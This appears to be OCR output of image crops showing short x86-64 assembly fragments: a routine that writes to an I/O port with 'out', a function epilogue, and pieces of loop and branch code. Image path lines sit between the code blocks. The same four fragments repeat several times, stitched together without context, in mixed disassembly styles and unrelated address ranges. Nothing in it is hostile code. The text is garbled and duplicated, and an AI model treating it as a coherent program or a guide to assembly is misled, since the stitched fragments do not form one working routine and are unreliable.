
```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```


```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```




```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax

mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp

movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq

addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```




```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax

mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp

movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq

addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```




```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax

mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp

movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq

addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```



```
testl %eax, %eax
je  0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax

mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp

movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq

addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```






